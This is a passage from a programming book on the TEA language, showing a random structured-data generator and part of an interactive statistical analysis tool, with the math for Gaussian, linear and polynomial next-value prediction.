 (Dapkxxsp) assigned IP Address 66.13.83.25
 (Cxowkagp) assigned IP Address 131.99.240.245
 (Xleillds) assigned IP Address 244.122.240.222
 (Xgyhp Tz) assigned IP Address 49.48.189.252
 (Zhlbrqep) assigned IP Address 133.58.241.168
 (Fkkiomdg) assigned IP Address 256.146.231.99
 (Nnsfyube) assigned IP Address 234.248.16.146
 (Gixdxaux) assigned IP Address 146.238.31.180]
```

Thus we see that this utility might surely come in handy, and that some people

might wish to use or re-use it or even adapt it to other purposes... Talking of which, this program can be loaded and tested via the WEB TEA IDE using the link below...

```
https://tea.nuchwezi.com/?i=Your+TDT+TEMPLATE+<n!:
>+HERE[5]&fc=https://gist.githubusercontent.com/mcnemesis/
67a4ed5c72540384298c2d798de8d730/raw/generating_random_data_from_
TEA_DATA_SCHEMA_specifications.tea
```

Finally, and based on ideas we first introduce in [27] a book by the inventor of TEA and which is also reviewing numerous (26+) high-impact ACM SLE research papers and projects on language engineering since 2008, we have the following updated version of the TDT program (v2), which improves on the original via leveraging ideas we first encounter in a 2018 ACM SLE paper by **Prof. Matteo Cimini** (*Languages as First-Class Citizens (Vision Paper).*

TEA Program: TDT Language and LOP Capabilities Demonstration

```
##########################################
# STRUCTURED DYNAMIC DATA GENERATOR v.2
#----------------------------------------
# Can parse TEA Data Templates(TDT)
# and generate random data based on
# specification and embedded TEA code.
# Details on TDT syntax in the TEA TAZ Book
##########################################

##########################################
# TDTL : TEA Data Templates Language processor
##########################################
V:vfTDTL:"
#----| CONSTANTS |------
v:vOP_LT:{<}
v:vOP_INCR:{+1}

#----| PRE-PROCESS |----
v:vSCHEMA #store the data schema

#extract the core schema object only...
d:\[\d+\] | d:[\[\]] | v:vSCHEMA_TEMPLATE

#extract the number of objects to generate..
```

```
y:vSCHEMA | d!:\[\d+\] | d:[\[\]] | v:vN_RECORDS

#initialize empty output dataset..
v:vDATA_OUTPUT:{}

#init counter of records created thus far
v:vN_ITER:0

#----| DATA-GENERATION-PROCESS |----
l:lSTART_GEN

#test if we already reached limit, so we finish...
g*:{}:vN_ITER:vOP_LT:vN_RECORDS | r.: | f:^
  false$:lFINISHED_GEN

#process record to be added to list..
y:vSCHEMA_TEMPLATE | v:vGEN_RECORD

#######| PROCESS a RECORD |#####
l:lPROCESS_RECORD
y:vGEN_RECORD

#----| inject dynamic values... |----
#first, get all dynamic expressions
d!:<[^<>]*> | v:vDYN_EXPRESSIONS

y:vDYN_EXPRESSIONS
#if empty, move on...
f:^$:lDONE_PROCESS_RECORD

#extract only the first one...
d:><.* | d:< | d:> | v:vTEA_EXP

#evaluate it and store result
e*:vTEA_EXP | v:vTEA_EXP_VAL
#override dynamic field in template with computed
  value
y:vTEA_EXP | x:< | x!:> | v:vTEA_EXP |
  r*:vGEN_RECORD:vTEA_EXP:vTEA_EXP_VAL
```

```
#store final generated record
v:vGEN_RECORD

#process the remaining expressions too..
j:lPROCESS_RECORD

#done processing record template
l:lDONE_PROCESS_RECORD

#add it to the list...
g*:{
}:vDATA_OUTPUT:vGEN_RECORD | v:vDATA_OUTPUT

#increment record gen counter
g*:{}:vN_ITER:vOP_INCR | r.: | v:vN_ITER

#loop
j:lSTART_GEN

#----| DATA-GENERATION-COMPLETE |----
l:lFINISHED_GEN

#post-process data... enclose into JSON array...
y@:dvTDT_Opener | i:[ | v:vTDT_Opener
y@:dvTDT_Closer | i:] | v:vTDT_Closer
y:vDATA_OUTPUT | x*:vTDT_Opener | x*!:vTDT_Closer |
  v:vDATA_OUTPUT

y:vDATA_OUTPUT #present final dataset and quit
"
########################################
# END TDTL processor
########################################


# Apply TDTL...
#----| Sample Data Specification |------
#in case no explicit data was provided, use TDT
```

```
   template...
i:{ [{ "Name": "<p!:8|t!.:|z*:>", "Age": "<n:26:8>"
   "Description": "<p!:|s:|s:|z:>" },][5] }
v:vDataTemplate #store the data template we shall
   process

# invoke TDTL processor on it and apply..
y:vDataTemplate | E*:vfTDTL

# EXPLORE: Language-Oriented Programming (Prof.
   Matteo Cimini ideas)
# first, let's alter TDTL parameters (at run-time)
v@:dvTDT_Opener:{
} | v@:dvTDT_Closer:{
} # we've set new-line char as TDT opener and closer
# then invoke a modified TDTL processor on same data
    template and apply..
#y:vDataTemplate | E*:vfTDTL

# might also process a modified template, e.g to
   generate non-JSON document
#i!:{ <p!:8|t!.:|z*:> gets USD <n:26:8> for <p!:3|
   z!:> and <p!:3|z!:>.[5] } | E*:vfTDTL

# for safety, delete custom TDTL parameters before
   quitting...
c@:dvTDT_Opener:dvTDT_Closer
```

Figure 20.3: DSL: DATA+LANGUAGE ENGINEERING: Structured Dynamic Data Generator v.2

With that **TDT v2**, when processing the default example template, and when using the unmodified original TDT language we obtain results such as:

Which gives us the JSON-Array-like result dataset...

Example of Output TDTL Unmodified

```
[
 { "Name": "R Lttnyb", "Age": "8" "Description": "l " },
 { "Name": "Rmsppmfb", "Age": "24" "Description": "
    qndaqavohmjes eir" },
 { "Name": "Fdvuesij", "Age": "20" "Description": "ubxnamn
    iqpeenmswvscnfznvgayuzo vhwy exn " },
 { "Name": "Meurengv", "Age": "17" "Description": "jhosfmnm
    btqsrghvbtdjbvezlwacuitrzbakohew goskch ofsm
    oszxyillpxaaxolufjbuo" },
 { "Name": "Shqwgggg", "Age": "11" "Description": "se
    dkyxdlhjmzwvuuorwlitppjfkpkzf tjlggquwuwmfybay" }, ]
```

While, if we apply some of Cimini's LOP ideas — such as modifying the TDTL DSL at run-time so as to have a different/modified language (this, being the case demonstrated in the final steps of the above code listing), we then obtain the following different structure of data outputs even for the same exact input data template:
Which gives us the non-JSON-Array result dataset...

Example of Output TDTL Unmodified

```
 { "Name": "Icw Jynv", "Age": "24" "Description": "kchonitw
    ehmngzsvisz ukguvaw lotwtrdgnnskopvkw
    ayjnxknteaksmjmzejpeosgjwhjbqyejuwr" },
 { "Name": "Nhkjdzpr", "Age": "12" "Description": "rohlm v u"
     },
 { "Name": "Euhvxccp", "Age": "22" "Description": "tvxmrk
    afvtqm fatpgxatzcqz rl edcnqpqyunturebeon hrpe
    zcxlfojvbommibg wusb" },
 { "Name": "Gstlnrtl", "Age": "21" "Description": "vsos
    knrvsrvyeuehcenczuxwrfxvecmfxpf jwso hmhqjm" },
 { "Name": "Bxdzdioj", "Age": "12" "Description": "
    pfzbzxgmwzbnbhktgujmfbxbvkkw dupixtoaiopb
    pjdtphqjfmwczyfrqsjhjejhcxgxyoeocnthxm" },
```

Note that, as proposed in [27], when we have that later case where we modify the TDTL processor so as to use the same original TDT idea but applied to new ends, we can then, by careful specification of special templates, generate result that are totally different from the original data-oriented aspects of TDT. For example, following in the same spirit as that last non-JSON-Array output, note that, if we pass in a modified template such as

Example non-JSON Document Format Data Generation Schema

```
<p!:8|t!.:|z*:> gets USD <n:26:8> for <p!:3|z!:> and <p!:3|z
  !:>.[5]
```

Which, when processed using the modified TDTL, produces results such as..

Example of Output TDTL with Modified Language and Template

```
Opybu Zn gets USD 23 for MOD and HRV.
Hg Dsrmb gets USD 18 for TX and SN.
Md  Grwq gets USD 26 for YEY and UVR.
Wpqtsccf gets USD 19 for ESP and X I.
Ptzjcebq gets USD 14 for YRS and BHY.
```

Such is the sheer power of this little TEA-based DSL!

20.3.2 EXAMPLE 2: STATISTICAL ANALYSIS: DESCRIPTIVE, EXPLORATORY and PREDICTIVE DATA ANALYZER

The previous application especially focused on cases of generating random data — especially so it can later be used in simulations, analysis or mathematical modeling as we saw in the various example scenarios. However, this next application is instead focused on what happens once we have the data. Specifically, we shall want to dive into the matter of objective analysis of a given dataset using the major baseline statistical measures (statistics) and some basic machine learning techniques relating to extrapolating datasets based on analysis of existing or training data.

For example, given a dataset as such:

Sample INPUT Dataset of 20 Random Numbers (Ages)

[12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89]

Which we generated automatically using a TEA Data Template such as just `<n!:100:10>,[20]`, and which we might for example use to model a sample the age information of 20 members of a particular community. We might then want to explore and learn as much as we can based off of just those numbers, concerning the community's population — an undertaking best classified as **Statistical Analysis**.

For the purpose of our explorations of advanced TEA programming, we might for example want to design and implement a special TEA program or utility, with which one might be able to select which kind of analysis they wish to have, and then have the tool perform the analysis and present results based on a dataset the user provides. We especially wish to be able to conduct analysis spanning the following main categories:

1. **Descriptive-Visual Data Analysis**: such as summarizing the available dataset via projecting it to necessary, standard forms of data-summarizing visuals or graphs: pie-chart, bar-graph for the case of data spanning just 1 variable or 1 dimension such as in our sample dataset.
2. **Exploratory-Summary Data Analysis** : such as computing most of the major basic [numerical] statistics that would help describe a dataset — especially measures of variability[5]; range, mode, median, mean, variance, standard deviation, modal sequence statistic.
3. **Exploratory-Predictive Data Analysis**: which, for the nature of data we have, might be limited to using the existing dataset's properties to predict or extrapolate the dataset by say two more plausible records.

The question then would be; how might or or how should such an application be approached using the TEA programming language?

First, it is important that we have a standard format for the kind of data we are to accept or process using such a program. For all practical purposes, and in keeping the system generic enough, we shall assume that all the data we can process merely conforms to the following two rules:

1. The dataset is presented as a list of numbers (pure, fractional or pure-fractional[2]) and nothing else.

2. The numbers are delimited either by space or a single comma.

So then, our sample dataset should be presented to the program as such:

Sample Well-formatted INPUT Dataset of 20 Random Numbers (Ages)

```
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
```

After which, the program should be able to prompt the user for which kind of analysis they wish to have done, and then present the analysis results succinctly, and then do nothing else but quit. After careful thought and experimentation, such a program might be as such...

A Data Graphing Component

STEP 1: Develop How to Graph Data. For this, we shall for example assume that we have a sequence such as just $\langle 12, 24, 95, 18, 85, 27, 97, 39, 80, 20, 65, 24, 93, 82, 85, 81, 52, 62, 20, 89 \rangle$, and so that, we for example just need a TEA program to compute and present its graph. For simplicity's sake, we shall first focus on a simple bar-chart, thus, the basic code for just this component would be something as...

A Bar-GRAPH Generator

```
i:{12, 24, 95, 18, 85, 27, 97, 39, 80, 20, 65, 24,
  93, 82, 85, 81, 52, 62, 20, 89} #some sample data

#----| pre-process and clean data |---
g: #eliminate white-space
r:,]$:] #fix final comma from some TDT generators
#q!:
d!:[\d ,] #apply filter
g:,:[ ] | r!:,,*:, #enforce strict , delimiter
v:vDATA_CLEAN #for presentation
x:,|x!:, #to ease lookups

v:vSEQUENCE #stash comma-del sequence
v:vDATA_CLEAN #for presentation
x:,|x!:, #to ease lookups
v:vSEQUENCE #override
#count the values...
d:[ ] | d!:{,}| v: | v!: | x!:{+1} | r.: | v:vNSEQ
```

```
#get the word MSS
y:vSEQUENCE | h:, | d:, | u: | t.: | v:vSEQ_MSS
#but we would rather present a graph with items
  sorted based on order
#thus, override MSS with sorted one
#y:vSEQ_MSS | o: | v:vSEQ_MSS

#initialize graph structure as empty graph
v:vGRAPH:{}

#-----| For each item in the MSS, obtain its
  frequency |---
l:lBUILD_GRAPH
y:vSEQ_MSS
d:[ ].*$ | v:vITEM #first, get the item
#build a lookup pattern [,]?N[,]?
y:vITEM | x:, | x!:, | v:vITEM_REGEX
#use it to reduce original sequence to only
  instances of item..
y:vSEQUENCE | d*!:vITEM_REGEX
#remove extraneous commas
r!:[,]+:, | d:^, | d:,$
#count instances of item then..
d!:{,}| v: | v!: | x!:{+1} | r.: | v:vNITEM
#build the visual for item for the graph structure
#N:--...N-times
v:vGRAPH_ELEMENT:{-}
v:vGRAPH_ITEM:{} | x*!:vGRAPH_ITEM:vITEM | x!:{:} |
  v:vGRAPH_ITEM
v:vN_ITEM_GRAPH_LEN:{0}
l:lSTART_ITEM_GRAPH
x*!:vGRAPH_ELEMENT:vGRAPH_ITEM | v:vGRAPH_ITEM
y:vN_ITEM_GRAPH_LEN | x!:{+1} | r.: |
  v:vN_ITEM_GRAPH_LEN
#build and run test...
y:vN_ITEM_GRAPH_LEN | x!:{==} | x*!:vNITEM | r.: |
  f:true:lDONE_ITEM_GRAPH:lSTART_ITEM_GRAPH
l:lDONE_ITEM_GRAPH
```

```
#add item graph to main graph...
y:vGRAPH | x!:{
}|x*!:vGRAPH_ITEM | v:vGRAPH #update graph
#remove this item from the MSS, and then loop...
y:vSEQ_MSS
d!:[ ].*$ | t!.: | v:vSEQ_MSS #first, get the item
#if mss empty, finish, otherwise loop..
f:^$:1GRAPH_READY:1BUILD_GRAPH
1:1GRAPH_READY
y:vGRAPH #present final graph :)
```

So, with that program, we see that, without providing any other dataset, we get the following graph corresponding to the dataset we have specified directly in the code:

Sample OUTPUT Bar-GRAPH from Dataset of 20 Random Numbers (Ages)
24:– 85:– 20:– 12:- 95:- 18:- 27:- 97:- 39:- 80:- 65:- 93:- 82:- 81:- 52:- 62:- 89:-

Which, appears as it is because the widget being used here actually is not correctly displaying the new-line breaks. However, we also should note that in this sample output, the numbers representing the unique values from the dataset (which we arrived at by computing the **modal sequence statistic** of the dataset), are being used to present the graph, however, unlike usual graphs, our values are not being sorted in their quantitative order, and perhaps we should make that enhancement. To accomplish that, we simply shall uncomment the line in the graph-generating program that would override the MSS with one whose values are further sorted in their quantitative ascending order; we shall want to uncomment the instruction `y:vSEQ_MSS | o: | v:vSEQ_MSS`. And so that, after that modification, and if we render the resulting graph properly, based on the same exact dataset, the final graph should appear as such:

Figure 20.4: TEA OUTPUT: BASIC BAR GRAPH — based on dataset MSS sorted in ASC order

Thus, in the first case, it would help to express the analytical graph as a kind of distribution of the values by their relative frequency, perhaps useful in some contexts. Whereas, with the graph presented based on the numerically sorted underlying MSS, we then obtain a graph that depicts the relative distribution of terms in the dataset, somewhat reflecting their relative probability distribution too. With this later approach, and especially where the dataset is of significant size, this approach might even approach a kind of normal or Gaussian curve of the dataset.
And as for Exploratory-Predictive analysis, we have the following theory and mathematical modeling — one, using a probabilistic approach and treating of the data as a 1-dimensional dataset, while the other still treats of the same 1-dimensional dataset, however goes an extra step and treats of each element's position as an extra dimension (something like time for example), so that we can then apply multi-dimensional models such as linear regression. And lastly, an approach that would allow us to fit the data to a non-linear model, and so be able to use that to make some predictions/extrapolations...

Probabilistic Next-Value Estimation (1-Dimensional Dataset)

In this method[12], we shall attempt a basic probabilistic extrapolation of the given dataset assuming it is normally distributed, and thus merely use a basic predictor leveraging the dataset's mean and standard deviation as in the formulation...
Given a sequence of real numbers:

$$X = \{x_1, x_2, \ldots, x_n\}$$

We compute the **mean** μ and **standard deviation** σ of the sequence:

$$\mu = \frac{1}{n} \sum_{i=1}^{n} x_i$$

$$\sigma = \sqrt{\frac{1}{n} \sum_{i=1}^{n} (x_i - \mu)^2}$$

Then, we generate a random perturbation r from a uniform distribution over $[-1, 1]$:

$$r \sim \mathcal{U}(-1, 1)$$

The estimated next value x_{n+1} is given by:

$$x_{n+1} = \mu + \sigma \cdot r$$

And so that, given our example dataset and this model, we can obtain the following results using our statistical analysis tool..

Sample OUTPUT DATA ANALYSIS (Predictive) of Dataset of 20 Random Numbers (Ages)

```
The DATA ANALYSIS:
====================
Assuming Normal Distribution, with Mean as 57.5 and Standard
   Deviation as 30.378446306550966
The Potential NEXT value past end of dataset is
   69.48005819102828.
====================
The DATA:
====================
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
====================
Finished extrapolating the data.
```

Linear Regression Method for Next-Value Estimation (1-Dimensional Dataset)

For the case of using a linear regression method, we can summarize the underlying theory as such:

Given a dataset of n values $y_1, y_2, \ldots, y_n$, we treat their positions $t = 1, 2, \ldots, n$ as the independent variable (e.g., time). We then fit a linear model:

$$y = mt + c$$

That we can then later use to compute predictions. The necessary process is as such...

Step 1: Compute Means

$$\bar{t} = \frac{1 + 2 + \cdots + n}{n} = \frac{n+1}{2}, \quad \bar{y} = \frac{1}{n}\sum_{i=1}^{n} y_i$$

Step 2: Compute Slope and Intercept

$$m = \frac{\sum_{i=1}^{n}(t_i - \bar{t})(y_i - \bar{y})}{\sum_{i=1}^{n}(t_i - \bar{t})^2}, \quad c = \bar{y} - m\bar{t}$$

Step 3: Predict Next Value To predict the value at $t = n + 1$ — essentially, this position is just 1 extra step past the length of the given dataset:

$$y_{n+1} = m(n+1) + c$$

Step 4: Compute Coefficient of Determination (R^2)

$$SS_{\text{tot}} = \sum_{i=1}^{n}(y_i - \bar{y})^2, \quad SS_{\text{res}} = \sum_{i=1}^{n}(y_i - (mt_i + c))^2$$

$$R^2 = 1 - \frac{SS_{\text{res}}}{SS_{\text{tot}}}$$

We then also compute a score to help evaluate how good or reliable our computed model is given the data, and so that one might decide if the prediction is good and trustworthy, or if it might be better to try another modeling method — such as when we were trying to fit a linear model to a non-linear dataset, in which case the low R^2 score would hint to us that we had better try some other methods.

With this model and technique then, and for the same dataset as we have considered in the other analyses, we would for example obtain something as such using this approach to make a prediction...

Sample OUTPUT DATA ANALYSIS (Predictive Linear) of Dataset of 20 Random Numbers (Ages)

```
The DATA ANALYSIS:
====================
Computed Linear Model: y = 1.4t + 42.8
The NEXT value at t=21 is 72.19999999999999
The R2 (coefficient of determination) 0.07061819363926958
   means this model explains only ~8% of the data.
====================
The DATA:
====================
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
====================
Finished extrapolating the data.
```

Non-Linear Regression Method for Next-Value Estimation (1-Dimensional Dataset)

For the case of using a non-linear regression method (such as trying to fit the data to a 2 or 3 degree polynomial), we can summarize the underlying theory as such[12]

Given a one-dimensional dataset:

$$y = [y_1, y_2, \ldots, y_n]$$

we treat the index positions as a proxy for time:

$$t = [1, 2, \ldots, n]$$

Our goal is to fit a polynomial function of degree d to the data:

$$\hat{y}(t) = a_0 + a_1 t + a_2 t^2 + \cdots + a_d t^d = \sum_{k=0}^{d} a_k t^k$$

This model can then be used to predict the next value $\hat{y}_{n+1}$ at $t = n + 1$.

Constructing the Polynomial Model

To determine the coefficients $a_0, a_1, \ldots, a_d$, we use the method of least squares. We define the design matrix $X \in \mathbb{R}^{n \times (d+1)}$ as:

$$X = \begin{bmatrix} 1 & t_1 & t_1^2 & \dots & t_1^d \\ 1 & t_2 & t_2^2 & \dots & t_2^d \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ 1 & t_n & t_n^2 & \dots & t_n^d \end{bmatrix}$$

Let $\mathbf{y} = [y_1, y_2, \dots, y_n]^T$ be the column vector of observed values. The least squares solution minimizes the squared error:

$$\min_{\mathbf{a}} \|X\mathbf{a} - \mathbf{y}\|^2$$

The optimal coefficients $\mathbf{a} = [a_0, a_1, \dots, a_d]^T$ are obtained by solving the normal equations:

$$X^T X\mathbf{a} = X^T\mathbf{y}$$

This is a linear system of $d + 1$ equations, which can be solved using Gaussian elimination or matrix inversion (if $X^T X$ is invertible):

$$\mathbf{a} = (X^T X)^{-1} X^T\mathbf{y}$$

Prediction
Once the coefficients are known, the predicted value at $t = n + 1$ is:

$$\hat{y}_{n+1} = \sum_{k=0}^{d} a_k (n+1)^k$$

Model Evaluation: Coefficient of Determination R^2
To assess how well the polynomial fits the data, we compute the coefficient of determination:

$$R^2 = 1 - \frac{SS_{\text{res}}}{SS_{\text{tot}}}$$

where:

$$SS_{\text{tot}} = \sum_{i=1}^{n} (y_i - \bar{y})^2 \quad \text{(total variance)}$$

$$SS_{\text{res}} = \sum_{i=1}^{n} (y_i - \hat{y}_i)^2 \quad \text{(residual variance)}$$

$$\bar{y} = \frac{1}{n} \sum_{i=1}^{n} y_i$$

$$\hat{y}_i = \sum_{k=0}^{d} a_k t_i^k$$

The value of R^2 lies in the range $(-\infty, 1]$. A value close to 1 indicates a good fit, while a value near 0 or negative suggests poor explanatory power.

In Brief:
This method allows us to model and extrapolate sequential data using polynomial regression[28]. By treating the index as a time-like variable, we can fit a curve that captures trends in the data and use it to predict future values[29]. The R^2 score provides a quantitative measure of how well the model explains the observed variation.

And so that, using this method, and the code we shall soon look at, we obtain the following example output for the case of the same dataset we have treated of before:

Sample OUTPUT DATA ANALYSIS (Predictive Non-Linear) of Dataset of 20 Random Numbers (Ages)

```
The DATA ANALYSIS:
====================
Computed Non-Linear Model: y = 0.0183*t^3 + -0.7813*t^2 +
   10.6603*t + 17.3179
The predicted value at t = 21 is 66.17, and so that, with a
   value of r2 = 0.1185, this model explains ~12% of the data
   .
====================
The DATA:
====================
12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,89
```

```
====================
Finished extrapolating the data.
```

And indeed, as one can tell looking at the predictions we have conducted on this dataset using the three different methods, we find that this last one is possibly the best for the dataset at hand (given the high value of the R^2 score).

The Statistical Analysis Tool (SAT) TEA Program CODE

So, having gone through the necessary theorizing and plan for the tool, we have the final SAT application (as of **version 3**) as the following TEA code, which, for especially the mathematically-heavy bits (analysis and prediction) leverages the TEA **ZAP** facility to detect which platform the program is being run on (WEB or CLI) and run the necessary JavaScript or Python3 code so as to keep the overall program accurate, performant and cross-platform. The CODE as of this writing, in its unminified form is as such:

TEA Program: Statistical Analysis Tool (SAT)

```
########################################
# STATISTICAL ANALYSIS TOOL (SAT) v.3
#--------------------------------------
# An interactive program for analyzing
# numeric data using 3 analysis modes:
# descriptive/visual, exploratory and predictive.
# ######################################
# NOTE: for predictive analysis using
# option(3) non-linear regression, our
# implementation defaults to a model of
# 3 degree polynomials, however, this should
# work well for quadratic polynomials too,
# but a knowledgeable user can tweak the code
# to model degree 2 explicitly.
# And then, for users of SAT via CLI TEA
# this option also requires the underyling
# system to have Python3 NumPy library.
```

```
##########################################

#first, pick any user/externally provided data...
v:vDATA

i!:{##########################################
STATISTICAL ANALYSIS TOOL (SAT)
##########################################
1. This tool works well on WEB and Commandline.
2. Shall help you summarize your data visually.
3. Shall help you analyze the data via standard
   statistics.
4. Shall help you extrapolate/predict beyond your
   data.
} | i*:


#====| CONSTANTS |====
v:vHLINE:{
--------------------
}
v:vHHLINE:{
====================
}
v:vPROMPT_METHOD:{Select Analysis Method: [1]
   Descriptive | [2] Exploratory | [3] Predictive
}
v:vPROMPT_METHOD_FORECAST:{Select Preferred
   Prediction Method: [1] Gaussian-Probabilistic |
   [2] Linear Regression | [3] Non-Linear Regression
}
v:vANALYSIS_MSG:{No Analysis Done Yet!} |
   y:vANALYSIS_MSG | v:vRESULT
z.:PLATFORM | v:vPLATFORM #store underlying platform
   /environment...


#====| START PROCESSING |====
```

```
#in case no data was presented, use hardcoded
  dataset...
y:vDATA
i:{
  12,24,95,18,85,27,97,39,80,20,65,24,93,82,85,81,52,62,20,
  } | v:vDATA
j:lPREPROCESS_DATA

#prompt for data...
l:lPROMPT_FOR_DATA
i!:{Please Enter [qQ] to Quit, otherwise a [space or
  ] comma-delimited sequence of numbers:} | i*: |
  v:vDATA

#----| should we quit? |---
f:^[qQ]$:lQUIT

#----| pre-process and clean data |---
l:lPREPROCESS_DATA
y:vDATA
#if space delimited, swap space with commas
f!:,:lSWAPSPACE:lCSVFINE
l:lSWAPSPACE
r!:[ ]+:{ } | r!:[ ]:,
l:lCSVFINE
g: #eliminate white-space
r:,]$:] #fix final comma from some TDT generators
d!:[\d ,] #apply filter
g:,:[ ] | r!:,,*:, #enforce strict , delimiter
v:vDATA_CLEAN #for presentation
x:,|x!:, #to ease lookups
v:vDATA #override

#----| ensure data conforms to structure required
  otherwise flag error |---
f!:^,\d+(,\d+)*,$:lERROR_INVALID_DATA:lVALID_DATA

l:lERROR_INVALID_DATA
i!:{SORRY, but DATA entered was INVALID.} | i*:
```

```
j:1PROMPT_FOR_DATA # [re-]prompt for correct data

#we have proper data, might proceed...
l:1VALID_DATA

#----| present clean dataset and prompt for analysis
    method |---
l:1ANALYSIS_PROMPT
y:vDATA_CLEAN | x*:vHHLINE | x:{The DATA:} |
   x*!:vHHLINE | x*!:vPROMPT_METHOD | v:vPROMPT | i*:
    | v:vANS


#check if we got meaningful answer, otherwise re-
   prompt
t!.: | f:^$:1ANALYSIS_PROMPT | f!:^[123]
   $:1ANALYSIS_PROMPT

#process response then...
f:1:1PROCESS_ANALYSIS_DESC |
   f:2:1PROCESS_ANALYSIS_EXPL |
   f:3:1PROCESS_ANALYSIS_PRED

####| START PROCESSING ANALYTICS |####
v:vANALYSIS_RESULT:{}


#----| perform visual/descriptive analysis |---
l:1PROCESS_ANALYSIS_DESC

y:vDATA
v:vSEQUENCE #stash comma-del sequence
#count the values...
d:[ ] | d!:{,}| v: | v!: | x!:{+1} | r.: | v:vNSEQ

#get the word MSS
y:vSEQUENCE | h:, | d:, | u: | t.: | v:vSEQ_MSS
#but we would rather present a graph with items
   sorted based on order
```

```
#thus, override MSS with sorted one
y:vSEQ_MSS | o: | v:vSEQ_MSS

#initialize graph structure as empty graph
v:vGRAPH:{}

#-----| For each item in the MSS, obtain its
  frequency |---
y:vSEQUENCE | r!:{,}:{,,} | v:vLOOKUP_SEQUENCE #for
  use in graph computations
l:lBUILD_GRAPH
y:vSEQ_MSS

d:[ ].*$ | v:vITEM #first, get the item
#build a lookup pattern (,|[^0-9])N(,|[^0-9])
y:vITEM | x:{(,|[^0-9])} | x!:{(,|[^0-9])} |
  v:vITEM_REGEX
#use it to reduce original sequence to only
  instances of item..
y:vLOOKUP_SEQUENCE | d*!:vITEM_REGEX
#remove extraneous commas
r!:[,]+:, | d:^, | d:,$
#count instances of item then..
d!:{,}| v: | v!: | x!:{+1} | r.: | v:vNITEM
#build the visual for item for the graph structure
#N:--...N-times
v:vGRAPH_ELEMENT:{-}
v:vGRAPH_ITEM:{} | x*!:vGRAPH_ITEM:vITEM | x!:{:} |
  v:vGRAPH_ITEM
v:vN_ITEM_GRAPH_LEN:{0}
l:lSTART_ITEM_GRAPH
x*!:vGRAPH_ELEMENT:vGRAPH_ITEM | v:vGRAPH_ITEM
y:vN_ITEM_GRAPH_LEN | x!:{+1} | r.: |
  v:vN_ITEM_GRAPH_LEN
#build and run test...
y:vN_ITEM_GRAPH_LEN | x!:{==} | x*!:vNITEM | r.: |
  f:true:lDONE_ITEM_GRAPH:lSTART_ITEM_GRAPH
l:lDONE_ITEM_GRAPH
#add item graph to main graph...
```

```
y:vGRAPH | x!:{
}|x*!:vGRAPH_ITEM | v:vGRAPH #update graph
#remove this item from the MSS, and then loop...
y:vSEQ_MSS
d!:[ ].*$ | t!.: | v:vSEQ_MSS #first, get the item
#if mss empty, finish, otherwise loop..
f:^$:1GRAPH_READY:1BUILD_GRAPH
l:1GRAPH_READY
y:vGRAPH #present final graph :)
#affix graph to result
k!:^[ ]*$ #kick-out blank lines
v:vANALYSIS_RESULT

#what did we do?
v:vANALYSIS_MSG:{Finished summarizing the data
  visually.}

j:1DONE_PROCESSING #goto present results...


#----| perform numerical/exploratory analysis |---
l:1PROCESS_ANALYSIS_EXPL
v:vRANGE:{}
v:vMODE:{}
v:vMEDIAN:{}
v:vMEAN:{}
v:vVARIANCE:{}
v:vSDEVIATION:{}
v:vMSS:{}

y:vDATA
v:vSEQUENCE #stash comma-del sequence
#count the values...
d:[ ] | d!:{,}| v: | v!: | x!:{+1} | r.: | v:vNSEQ

#get the word MSS
y:vSEQUENCE | h:, | d:, | u: | t.: | v:vSEQ_MSS |
  v:vMSS
```

```
#store data sequence we'll use in external functions
y:vSEQUENCE | d:^,:,$ | x:[ | x!:] |
   v:vARRAY_SEQUENCE

#compute the statistics...

#===| compute RANGE |
#get the word MSS sorted numerically
y:vMSS | o: | v:vMSS_SORTED
y:vMSS_SORTED | d:[ ].*$
v:vITEM_MIN #store smallest value
y:vMSS_SORTED | m: | d:[ ].*$
v:vITEM_MAX #store largest value
y:vITEM_MIN | x!:{-} | x*!:vITEM_MAX | v:vRANGE

#===| compute MODE|
#get the normal word MSS
y:vMSS | d:[ ].*$
v:vMODE #store most frequent value

#===| compute MEDIAN|
y:vPLATFORM
f:WEB:lWEB_MEDIAN:lCLI_MEDIAN
l:lWEB_MEDIAN #to compute median via JavaScript
y:vARRAY_SEQUENCE
v:vCMD:{const median = arr => (sorted => (sorted[
   sorted.length >> 1] + sorted[(sorted.length - 1)
   >> 1]) / 2)([...arr].sort((a, b) => a - b));median
   (JSON.parse(AI));}
z*!:vCMD
j:lMEDIAN_READY

l:lCLI_MEDIAN #to compute median via Python

i!:{python3 -c "import json; AI='}
x*!:vARRAY_SEQUENCE
x!:{'; a=json.loads(AI); print(sorted(a)[len(a)//2]
   if len(a)%2 else sum(sorted(a)[len(a)//2-1:len(a)
   //2+1])/2)"}
```

```
v:vCMD | z*:vCMD
j:lMEDIAN_READY

l:lMEDIAN_READY
v:vMEDIAN


#===| compute MEAN|
y:vPLATFORM
f:WEB:lWEB_MEAN:lCLI_MEAN
l:lWEB_MEAN #to compute mean via JavaScript
y:vARRAY_SEQUENCE
z:{const mean = arr => arr.reduce((sum, val) => sum
  + val, 0) / arr.length;
mean(JSON.parse(AI));}
j:lMEAN_READY

l:lCLI_MEAN #to compute mean via Python

i!:{python3 -c "import json; AI='}
x*!:vARRAY_SEQUENCE
x!:{'; a=json.loads(AI); print(sum(a)/len(a))"}
v:vCMD | z*:vCMD
j:lMEAN_READY

l:lMEAN_READY
v:vMEAN


#===| compute population VARIANCE|
y:vPLATFORM
f:WEB:lWEB_VARIANCE:lCLI_VARIANCE
l:lWEB_VARIANCE #to compute variance via JavaScript
y:vARRAY_SEQUENCE
z:{const variance = arr => (m => arr.reduce((s, x)
  => s + (x - m) ** 2, 0) / arr.length)(arr.reduce((
  a, b) => a + b, 0) / arr.length);
variance(JSON.parse(AI));}
j:lVARIANCE_READY
```

```
l:lCLI_VARIANCE #to compute variance via Python

i!:{python3 -c "import json; AI='}
x*!:vARRAY_SEQUENCE
x!:{'; a=json.loads(AI); m=sum(a)/len(a); print(sum
   ((x - m)**2 for x in a)/len(a))"}
v:vCMD | z*:vCMD
j:lVARIANCE_READY

l:lVARIANCE_READY
v:vVARIANCE


#===| compute STANDARD DEVIATION|
y:vPLATFORM
f:WEB:lWEB_SDEVIATION:lCLI_SDEVIATION
